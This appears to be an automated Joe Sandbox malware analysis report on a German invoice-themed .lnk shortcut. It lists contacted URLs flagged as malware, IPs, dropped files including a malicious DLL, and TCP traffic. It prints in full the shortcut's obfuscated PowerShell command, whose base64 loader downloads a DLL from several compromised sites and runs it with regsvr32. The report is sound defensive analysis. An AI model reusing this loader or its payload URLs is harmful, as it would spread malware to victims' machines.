| <a href="http://piffi.com/piffi.com/a/ity">http://piffi.com/piffi.com/a/ity</a>                                           | powershell.exe, 00000002.00000002.461419461.000001AFE10F0000.00000004.00000800.00020000.00000000.sdmp                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | true      | <ul style="list-style-type: none"> <li>Avira URL Cloud: malware</li> </ul> | unknown    |
| <a href="http://jsonsintl.com">http://jsonsintl.com</a>                                                                   | powershell.exe, 00000002.00000002.478180056.000001AFE1AED000.00000004.00000800.00020000.00000000.sdmp                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | true      | <ul style="list-style-type: none"> <li>Avira URL Cloud: safe</li> </ul>    | unknown    |
| <a href="http://https://github.com/Pester/Pester">http://https://github.com/Pester/Pester</a>                             | powershell.exe, 00000002.00000002.461419461.000001AFE10F0000.00000004.00000800.00020000.00000000.sdmp                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | false     |                                                                            | high       |
| <a href="http://https://support.hotspotshield.com/">http://https://support.hotspotshield.com/</a>                         | svchost.exe, 00000012.00000003.683864450.0000027EE419D000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000012.00000003.684039321.0000027EE418B000.0000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000012.00000003.684077801.0000027EE4619000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000012.00000003.684059886.0000027EE41AD000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000012.00000003.684009134.0000027EE4603000.0000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000012.00000003.683872663.0000027EE41AD000.00000004.00000020.00020000.00000000.sdmp | false     |                                                                            | high       |

| Name                                                       | Source                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        | Malicious | Antivirus Detection                                                        | Reputation |
|------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------|----------------------------------------------------------------------------|------------|
| http://https://173.82.82.196:8080/                         | regsvr32.exe, 00000004.00000002.704320323.00000000005E2000.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000004.00000003.527854903.00000000005E2000.00000004.00000020.00020000.00000000.sdmp                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      | true      | <ul style="list-style-type: none"> <li>URL Reputation: malware</li> </ul>  | unknown    |
| http://https://www.disneyplus.com/legal/privacy-policy     | svchost.exe, 00000012.00000003.694418224.0000027EE418B000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 000000012.00000003.694341843.0000027EE419D000.00000004.00000020.00020000.00000000.sdmp                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>     | unknown    |
| http://piiff.com/piiff.com/a/                              | powershell.exe, 00000002.00000002.478199293.000001AFE1AFA000.00000004.00000800.00020000.00000000.sdmp                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         | true      | <ul style="list-style-type: none"> <li>Avira URL Cloud: malware</li> </ul> | unknown    |
| http://https://173.82.82.196:8080/tem                      | regsvr32.exe, 00000004.00000002.704320323.00000000005E2000.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000004.00000003.527854903.00000000005E2000.00000004.00000020.00020000.00000000.sdmp                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      | true      | <ul style="list-style-type: none"> <li>Avira URL Cloud: malware</li> </ul> | unknown    |
| http://https://nakharinitwebhosting.com/HSDYKN1X5GLF/      | powershell.exe, 00000002.00000002.478199293.000001AFE1AFA000.00000004.00000800.00020000.00000000.sdmp                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         | true      | <ul style="list-style-type: none"> <li>Avira URL Cloud: malware</li> </ul> | unknown    |
| http://crl.microsof                                        | powershell.exe, 00000002.00000002.481052167.000001AFF90D3000.00000004.00000020.00020000.00000000.sdmp                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>     | unknown    |
| http://www.jsonsintl.com                                   | powershell.exe, 00000002.00000002.478143569.000001AFE1AD8000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000002.00000002.478180056.000001AFE1AED000.00000004.00000800.00020000.00000000.sdmp                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  | true      | <ul style="list-style-type: none"> <li>Avira URL Cloud: safe</li> </ul>    | unknown    |
| http://https://contoso.com/                                | powershell.exe, 00000002.00000002.480357906.000001AFF0F43000.00000004.00000800.00020000.00000000.sdmp                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>     | unknown    |
| http://https://nuget.org/nuget.exe                         | powershell.exe, 00000002.00000002.480357906.000001AFF0F43000.00000004.00000800.00020000.00000000.sdmp                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         | false     |                                                                            | high       |
| http://https://www.hotspotshield.com/terms/                | svchost.exe, 00000012.00000003.683864450.0000027EE419D000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 000000012.00000003.684039321.0000027EE418B000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000012.00000003.684077801.0000027EE4619000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 000000012.00000003.683974723.0000027EE4602000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000012.00000003.684059886.0000027EE41AD000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 000000012.00000003.684009134.0000027EE4603000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000012.00000003.683872663.0000027EE41AD000.00000004.00000020.00020000.00000000.sdmp | false     |                                                                            | high       |
| http://https://www.pango.co/privacy                        | svchost.exe, 00000012.00000003.683864450.0000027EE419D000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 000000012.00000003.684039321.0000027EE418B000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000012.00000003.684077801.0000027EE4619000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 000000012.00000003.683974723.0000027EE4602000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000012.00000003.684059886.0000027EE41AD000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 000000012.00000003.684009134.0000027EE4603000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000012.00000003.683872663.0000027EE41AD000.00000004.00000020.00020000.00000000.sdmp | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>     | unknown    |
| http://https://disneyplus.com/legal.                       | svchost.exe, 00000012.00000003.694418224.0000027EE418B000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 000000012.00000003.694341843.0000027EE419D000.00000004.00000020.00020000.00000000.sdmp                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>     | unknown    |
| http://https://www.tiktok.com/legal/report                 | svchost.exe, 00000012.00000003.699317061.0000027EE418B000.00000004.00000020.00020000.00000000.sdmp                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>     | unknown    |
| http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name | powershell.exe, 00000002.00000002.461186935.000001AFE0EE1000.00000004.00000800.00020000.00000000.sdmp                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         | false     |                                                                            | high       |

| Name                                  | Source                                                                                                                                                                                                | Malicious | Antivirus Detection                                                     | Reputation |
|---------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------|-------------------------------------------------------------------------|------------|
| http://cmentarz.5v.pl/themes/zalMkTb/ | powershell.exe, 00000002.00000002.478199293.000001AFE1AFA000.00000004.00000800.00020000.00000000.sdmp                                                                                                 | false     |                                                                         | high       |
| http://help.disneyplus.com.           | svchost.exe, 00000012.00000003.694418224.0000027EE418B000.00000004.00000020.00020000.00000000.sdmp, svchost.exe, 00000012.00000003.694341843.0000027EE419D000.0000004.00000020.00020000.00000000.sdmp | false     | <ul style="list-style-type: none"> <li>URL Reputation: safe</li> </ul>  | unknown    |
| http://www.jsonintl.comx              | powershell.exe, 00000002.00000002.478143569.000001AFE1AD8000.00000004.00000800.00020000.00000000.sdmp                                                                                                 | true      | <ul style="list-style-type: none"> <li>Avira URL Cloud: safe</li> </ul> | unknown    |

## World Map of Contacted IPs



## Public IPs

| IP             | Domain       | Country       | Flag | ASN   | ASN Name     | Malicious |
|----------------|--------------|---------------|------|-------|--------------|-----------|
| 173.82.82.196  | unknown      | United States |      | 35916 | MULTA-ASN1US | true      |
| 98.142.105.106 | jsonintl.com | United States |      | 33182 | DIMENOCUS    | true      |

## Private

| IP          |
|-------------|
| 192.168.2.1 |
| 127.0.0.1   |

## General Information

|                                         |                                      |
|-----------------------------------------|--------------------------------------|
| Joe Sandbox Version:                    | 34.0.0 Boulder Opal                  |
| Analysis ID:                            | 632057                               |
| Start date and time: 23/05/202208:52:49 | 2022-05-23 08:52:49 +02:00           |
| Joe Sandbox Product:                    | CloudBasic                           |
| Overall analysis duration:              | 0h 7m 52s                            |
| Hypervisor based Inspection enabled:    | false                                |
| Report type:                            | light                                |
| Sample file name:                       | RechnungsDetails 2022.20.05_1044.lnk |
| Cookbook file name:                     | default.jbs                          |

|                                                    |                                                                                                                                                                                        |
|----------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Analysis system description:                       | Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211                                                                    |
| Number of analysed new started processes analysed: | 20                                                                                                                                                                                     |
| Number of new started drivers analysed:            | 0                                                                                                                                                                                      |
| Number of existing processes analysed:             | 0                                                                                                                                                                                      |
| Number of existing drivers analysed:               | 0                                                                                                                                                                                      |
| Number of injected processes analysed:             | 0                                                                                                                                                                                      |
| Technologies:                                      | <ul style="list-style-type: none"> <li>• HCA enabled</li> <li>• EGA enabled</li> <li>• HDC enabled</li> <li>• AMSI enabled</li> </ul>                                                  |
| Analysis Mode:                                     | default                                                                                                                                                                                |
| Analysis stop reason:                              | Timeout                                                                                                                                                                                |
| Detection:                                         | MAL                                                                                                                                                                                    |
| Classification:                                    | mal100.troj.evad.winLNK@14/8@2/4                                                                                                                                                       |
| EGA Information:                                   | <ul style="list-style-type: none"> <li>• Successful, ratio: 66.7%</li> </ul>                                                                                                           |
| HDC Information:                                   | <ul style="list-style-type: none"> <li>• Successful, ratio: 51.3% (good quality ratio 27.5%)</li> <li>• Quality average: 32.8%</li> <li>• Quality standard deviation: 37.5%</li> </ul> |
| HCA Information:                                   | <ul style="list-style-type: none"> <li>• Successful, ratio: 95%</li> <li>• Number of executed functions: 0</li> <li>• Number of non-executed functions: 0</li> </ul>                   |
| Cookbook Comments:                                 | <ul style="list-style-type: none"> <li>• Found application associated with file extension: .lnk</li> <li>• Adjust boot time</li> <li>• Enable AMSI</li> </ul>                          |

## Warnings

- Exclude process from analysis (whitelisted): audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, backgroundTaskHost.exe, wuapihost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 23.211.4.86, 20.223.24.244
- Excluded domains from analysis (whitelisted): client.wns.windows.com, fs.microsoft.com, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, neu-displaycatalogrp.frontdoor.bigc.atalog.commerce.microsoft.com, ctldl.windowsupdate.com, e1723.g.akamaiedge.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, arc.msn.com, ris.api.iris.microsoft.com, consumer-displaycatalogrp-aks2aks-europe.md.mp.microsoft.com.akadns.net, store-images.s-microsoft.com, login.live.com, sls.update.microsoft.com, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net
- Execution Graph export aborted for target powershell.exe, PID 7100 because it is empty
- Not all processes were analyzed, report is missing behavior information
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

## Simulations

### Behavior and APIs

| Time     | Type            | Description                                         |
|----------|-----------------|-----------------------------------------------------|
| 08:54:09 | API Interceptor | 39x Sleep call for process: powershell.exe modified |
| 08:54:30 | API Interceptor | 9x Sleep call for process: svchost.exe modified     |

## Joe Sandbox View / Context

### IPs

 No context

### Domains

 No context

### ASNs

 No context

|                                                                                   |            |
|-----------------------------------------------------------------------------------|------------|
| <b>JA3 Fingerprints</b>                                                           |            |
|  | No context |

|                                                                                   |            |
|-----------------------------------------------------------------------------------|------------|
| <b>Dropped Files</b>                                                              |            |
|  | No context |

|                                                            |                                                                                                                                  |
|------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------|
| <b>Created / dropped Files</b>                             |                                                                                                                                  |
| <b>C:\ProgramData\Microsoft\Network\Downloader\qmgr.db</b> |                                                                                                                                  |
| Process:                                                   | C:\Windows\System32\svchost.exe                                                                                                  |
| File Type:                                                 | Extensible storage engine DataBase, version 0x620, checksum 0xcd192033, page size 16384, DirtyShutdown, Windows version 10.0     |
| Category:                                                  | dropped                                                                                                                          |
| Size (bytes):                                              | 786432                                                                                                                           |
| Entropy (8bit):                                            | 0.2506588403849658                                                                                                               |
| Encrypted:                                                 | false                                                                                                                            |
| SSDEEP:                                                    | 384:M+W0StseCJ48EApW0StseCJ48E2rTSjK/ebmLerYSRSY1J2:TSB2nSB2RSjK/+mLesOj1J2                                                      |
| MD5:                                                       | 2B8BE8B3C3CED65563CC4CB9EADCC3EC                                                                                                 |
| SHA1:                                                      | 6DE73BCAD562E238AF9948F4F744AB373AC8A3F2                                                                                         |
| SHA-256:                                                   | 05126F1424E718FB2A521C971F470D202909639AFB23A209135BDD5F34385248                                                                 |
| SHA-512:                                                   | AF6E261FDDb577365675E4A682D6817A184C9258E5DD1BDD026D7C451A485DA8C49A0F3F3B5B2B485F9A010507A6D2AEA16D2B957053F8D50BDA845E54756813 |
| Malicious:                                                 | false                                                                                                                            |
| Preview:                                                   | ..3... ..ef.3..w.....&.....w...6...z_h.(.....3..w.....B.....@.....<br>.....3..w.....<br>.....Zp..6...z_a.....6..z_.....          |

|                                                                                                   |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
|---------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive</b> |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| Process:                                                                                          | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| File Type:                                                                                        | data                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| Category:                                                                                         | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| Size (bytes):                                                                                     | 1192                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| Entropy (8bit):                                                                                   | 5.325275554903011                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| Encrypted:                                                                                        | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| SSDEEP:                                                                                           | 24:3aEPpQrLAo4KAxX5qRPD42HOoFe9t4CvKuKnKJJx5:qEPerB4nqRL/HvFe9t4Cv94ar5                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| MD5:                                                                                              | 05CF074042A017A42C1877FC5DB819AB                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| SHA1:                                                                                             | 5AF2016605B06ECE0BFB3916A9480D6042355188                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| SHA-256:                                                                                          | 971C67A02609B2B561618099F48D245EA4EB689C6E9F85232158E74269CAA650                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| SHA-512:                                                                                          | 96C1C1624BB50EC8A7222E4DD21877C3F4A4D03ACF15383E9CE41070C194A171B904E3BF568D8B2B7993EADE0259E65ED2E3C109FD062D94839D48DFF04143A                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| Malicious:                                                                                        | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| Preview:                                                                                          | @...e.....@.....8.....'...L.}.....System.Numerics.H.....<@.^L."My...:.....Microsoft.PowerShell.ConsoleHost0.....G-.0..<br>.A...4B.....System..4.....[...{a.C..%6..h.....System.Core.D.....fZve...F....x.).....System.Management.AutomationL.....7.....J@.....~.....#.Micro<br>soft.Management.Infrastructure.<.....H..QN.Y.f.....System.Management...@.....Lo..QN.....<Q.....System.DirectoryServices4.....Zg5...:O..g..q.....<br>...System.Xml..4.....T..Z..N..Nvj.G.....System.Data.H.....H..m)aUu.....Microsoft.PowerShell.Security...<.....)L..Pz.O.E.R.....System.Tran<br>sactions.<.....);gK..G...\$.1.q.....System.ConfigurationP...../C..J..%...]......%Microsoft.PowerShell.Commands.Utility...D.....-D.F.<;nt.1.....S<br>ystem.Configuration.Ins |

|                                                                               |                                                           |
|-------------------------------------------------------------------------------|-----------------------------------------------------------|
| <b>C:\Users\user\AppData\Local\Temp\_PSScriptPolicyTest_wtms2noi.pps.psm1</b> |                                                           |
| Process:                                                                      | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe |
| File Type:                                                                    | very short file (no magic)                                |
| Category:                                                                     | dropped                                                   |
| Size (bytes):                                                                 | 1                                                         |
| Entropy (8bit):                                                               | 0.0                                                       |
| Encrypted:                                                                    | false                                                     |
| SSDEEP:                                                                       | 3:U:U                                                     |
| MD5:                                                                          | C4CA4238A0B923820DCC509A6F75849B                          |

|            |                                                                                                                                  |
|------------|----------------------------------------------------------------------------------------------------------------------------------|
| SHA1:      | 356A192B7913B04C54574D18C28D46E6395428AB                                                                                         |
| SHA-256:   | 6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B                                                                 |
| SHA-512:   | 4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A |
| Malicious: | false                                                                                                                            |
| Preview:   | 1                                                                                                                                |

|                                                                              |                                                                                                                                  |
|------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------|
| <b>C:\Users\user\AppData\Local\Temp\_PSScriptPolicyTest_xvcdsjdc.j3a.ps1</b> |                                                                                                                                  |
| Process:                                                                     | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe                                                                        |
| File Type:                                                                   | very short file (no magic)                                                                                                       |
| Category:                                                                    | dropped                                                                                                                          |
| Size (bytes):                                                                | 1                                                                                                                                |
| Entropy (8bit):                                                              | 0.0                                                                                                                              |
| Encrypted:                                                                   | false                                                                                                                            |
| SSDEEP:                                                                      | 3:U:U                                                                                                                            |
| MD5:                                                                         | C4CA4238A0B923820DCC509A6F75849B                                                                                                 |
| SHA1:                                                                        | 356A192B7913B04C54574D18C28D46E6395428AB                                                                                         |
| SHA-256:                                                                     | 6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B                                                                 |
| SHA-512:                                                                     | 4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A |
| Malicious:                                                                   | false                                                                                                                            |
| Preview:                                                                     | 1                                                                                                                                |

|                                                                                                                                                                                                                               |                                                                                                                                                                                                                                                                                                                            |
|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>C:\Users\user\AppData\Local\ZtMljYx\IKdzfJtQpj.BCP</b>   |                                                                                                                                                                                                                                                                                                                            |
| Process:                                                                                                                                                                                                                      | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe                                                                                                                                                                                                                                                                  |
| File Type:                                                                                                                                                                                                                    | PE32+ executable (DLL) (GUI) x86-64, for MS Windows                                                                                                                                                                                                                                                                        |
| Category:                                                                                                                                                                                                                     | dropped                                                                                                                                                                                                                                                                                                                    |
| Size (bytes):                                                                                                                                                                                                                 | 365056                                                                                                                                                                                                                                                                                                                     |
| Entropy (8bit):                                                                                                                                                                                                               | 7.158107270371674                                                                                                                                                                                                                                                                                                          |
| Encrypted:                                                                                                                                                                                                                    | false                                                                                                                                                                                                                                                                                                                      |
| SSDEEP:                                                                                                                                                                                                                       | 3072:JI0AM0yQkR9M6lgIELtJUNjiWgYwCtN0JUia2tqZ4lvUIDAj7UOjVifSwHEDQVLK:i5MR9M6y3TsRlvgMSS3AyUrhYu3j                                                                                                                                                                                                                         |
| MD5:                                                                                                                                                                                                                          | 12B85FB674E94931DA5BEBDAC764DA9A                                                                                                                                                                                                                                                                                           |
| SHA1:                                                                                                                                                                                                                         | 9B3925EF9D538E889DAD5F7093CA3C578F9730C9                                                                                                                                                                                                                                                                                   |
| SHA-256:                                                                                                                                                                                                                      | 4F7092CD881FC00ED017787C704C3D1B221B5B13D9A34539732BFC1EDB8261C5                                                                                                                                                                                                                                                           |
| SHA-512:                                                                                                                                                                                                                      | 5167C98936578940E8A15308776DC10A2C3846C9262D7C189465F7DB1BA49E76DD4B227C8E2AD3ABA37139EE3E65A179B51397BD18362C9DF83D2160523C7EA                                                                                                                                                                                            |
| Malicious:                                                                                                                                                                                                                    | <b>true</b>                                                                                                                                                                                                                                                                                                                |
| Antivirus:                                                                                                                                                                                                                    | <ul style="list-style-type: none"><li>Antivirus: Joe Sandbox ML, Detection: 100%</li><li>Antivirus: Metadefender, Detection: 31%, <a href="#">Browse</a></li><li>Antivirus: ReversingLabs, Detection: 40%</li></ul>                                                                                                        |
| Preview:                                                                                                                                                                                                                      | MZ.....@.....!..L!This program cannot be run in DOS mode...\$......8..ik..ik..k..ik..k..ik..k..ik..hk..ik..k..ik..k..ik..k..ik..k..ikRic<br>h..ik.....PE..d...v{b.....".....5.....T...@.....P.....<br>.....text.....`rdata.T.....@...@.data....7.....@....pdata.....@...@.rsrc.....<br>@...@.reloc.....@...B.....<br>..... |

|                                                                                                  |                                                                                                                                  |
|--------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------|
| <b>C:\Users\user\Documents\20220523\PowerShell_transcript.580913.ffZmUZc7.20220523085407.txt</b> |                                                                                                                                  |
| Process:                                                                                         | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe                                                                        |
| File Type:                                                                                       | UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators                                                  |
| Category:                                                                                        | dropped                                                                                                                          |
| Size (bytes):                                                                                    | 2558                                                                                                                             |
| Entropy (8bit):                                                                                  | 5.979633073915895                                                                                                                |
| Encrypted:                                                                                       | false                                                                                                                            |
| SSDEEP:                                                                                          | 48:BZuv/ooO+VipJ7o/awfYnB33ZoqDYB1ZkzVipJ7o/awfYnB33XoZZC:BZC/oN+kpOtYnBHOqDo1ZEkpOtYnBHYM                                       |
| MD5:                                                                                             | 70BE1F4382251E34AE9AEE7F24557F6C                                                                                                 |
| SHA1:                                                                                            | EAE883975F7B11C5E93216E2585B3F288F34E3AA                                                                                         |
| SHA-256:                                                                                         | 2EF71BD4C4054FF7026969F2D3B4E21893A9CB4CE72653B22DBD66C42A1C3D68                                                                 |
| SHA-512:                                                                                         | 4BDE6D3AEC134832FEB7D56E0A4F252F1C57772AC896252882B634665B9A915EFB9FB5561579E01E7B5E3554A99AF25E02362E7C3FAF53520B19B3190B1EC0ED |
| Malicious:                                                                                       | false                                                                                                                            |



File Icon



|            |                  |
|------------|------------------|
| Icon Hash: | fc3cf4c4dcd9d9ed |
|------------|------------------|


Static Windows Shortcut Info

General

|                        |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
|------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Relative Path:         |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| Command Line Argument: | /v:on /c zlkGA07kqp/HVSJK6L7RjY+ay04qYhLTdlRQkqlXeTfVVJIU9NeSf/9YcHLfxyd+ETRqdB8X  p^o^w^e^r^s^h^e^l^e^x^e -c "&{\$HXG=[System.Text.Encoding]::ASCII;\$ghT='ICBXcmI0ZS1Ib3N0ICJYaHFJVSIfJFByb2dyZXNzUHJlZmV5ZW5jZT0iU2lsZW50bHIDb250aW51ZSI7JGxpbmtzPSgiaHR0cDovL3d3dy5qc29uc2ludGwuY29tL1J4c0dnb1ZXejkvNEhGaTNaWll0blndEVMZ0NlbloviwiaHR0cDovL2NtZW50YXJ6LjV';\$ufmV='2LnBsL3RoZW1lcy96YWxNa1RiLylsImh0dHBzOi8vbmFraGFyaW5pdHdlYmhvc3RpbmcuY29tL0hTRFILTjFYNUdMRI8iLCJodHRwOi8vbmNpYS5kb3Rob21lLmNvLmtyL3dwLWluY2x1ZGVzL2x1N0pialg4WEwxS2FELyIsImh0dHA6Ly9waWZmbC5jb20vcGlmZmwuY29tL2EvliwiaHR0cDovL2RpZ2I0YWxraXRjaGVuLmpwL2ltYWdlcy9QVm4vlik7JHQ9Ilp0TUlqWXgiOyRkPSikZW52OIRNUFwuLlwkdCI7bWtkaXglLWZvcmluCRkiHwgb3V0LW51bGw7Zm9yZWJjaCAoJHUgaW4gJGxpbmtzKSB7dHJ5IHJV1lgJHUglU91dEZpbGUGJGRcSUtkemZkdFFwai5CQ1A7UmVnc3ZyMzluZXhlICIKZFJS2R6Zkp0UXBqLkJKDUCl7YnJlYWt9IGNhdGNhHsgfX0=';\$AHI=[System.Convert]::FromBase64String(\$ghT+\$ufmV);\$TcqkRL=\$HXG.GetString(\$AHI); iex (\$TcqkRL)}") |
| Icon location:         | shell32.dll                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |

Network Behavior

Network Port Distribution



TCP Packets

| Timestamp                            | Source Port | Dest Port | Source IP      | Dest IP        |
|--------------------------------------|-------------|-----------|----------------|----------------|
| May 23, 2022 08:54:12.762672901 CEST | 49754       | 80        | 192.168.2.5    | 98.142.105.106 |
| May 23, 2022 08:54:12.890944958 CEST | 80          | 49754     | 98.142.105.106 | 192.168.2.5    |
| May 23, 2022 08:54:12.891443014 CEST | 49754       | 80        | 192.168.2.5    | 98.142.105.106 |
| May 23, 2022 08:54:12.907315016 CEST | 49754       | 80        | 192.168.2.5    | 98.142.105.106 |
| May 23, 2022 08:54:13.035698891 CEST | 80          | 49754     | 98.142.105.106 | 192.168.2.5    |
| May 23, 2022 08:54:13.094686031 CEST | 80          | 49754     | 98.142.105.106 | 192.168.2.5    |
| May 23, 2022 08:54:13.094719887 CEST | 80          | 49754     | 98.142.105.106 | 192.168.2.5    |
| May 23, 2022 08:54:13.094737053 CEST | 80          | 49754     | 98.142.105.106 | 192.168.2.5    |
| May 23, 2022 08:54:13.094753027 CEST | 80          | 49754     | 98.142.105.106 | 192.168.2.5    |
| May 23, 2022 08:54:13.094765902 CEST | 80          | 49754     | 98.142.105.106 | 192.168.2.5    |
| May 23, 2022 08:54:13.094778061 CEST | 80          | 49754     | 98.142.105.106 | 192.168.2.5    |
| May 23, 2022 08:54:13.094780922 CEST | 49754       | 80        | 192.168.2.5    | 98.142.105.106 |
| May 23, 2022 08:54:13.094790936 CEST | 80          | 49754     | 98.142.105.106 | 192.168.2.5    |
| May 23, 2022 08:54:13.094804049 CEST | 80          | 49754     | 98.142.105.106 | 192.168.2.5    |
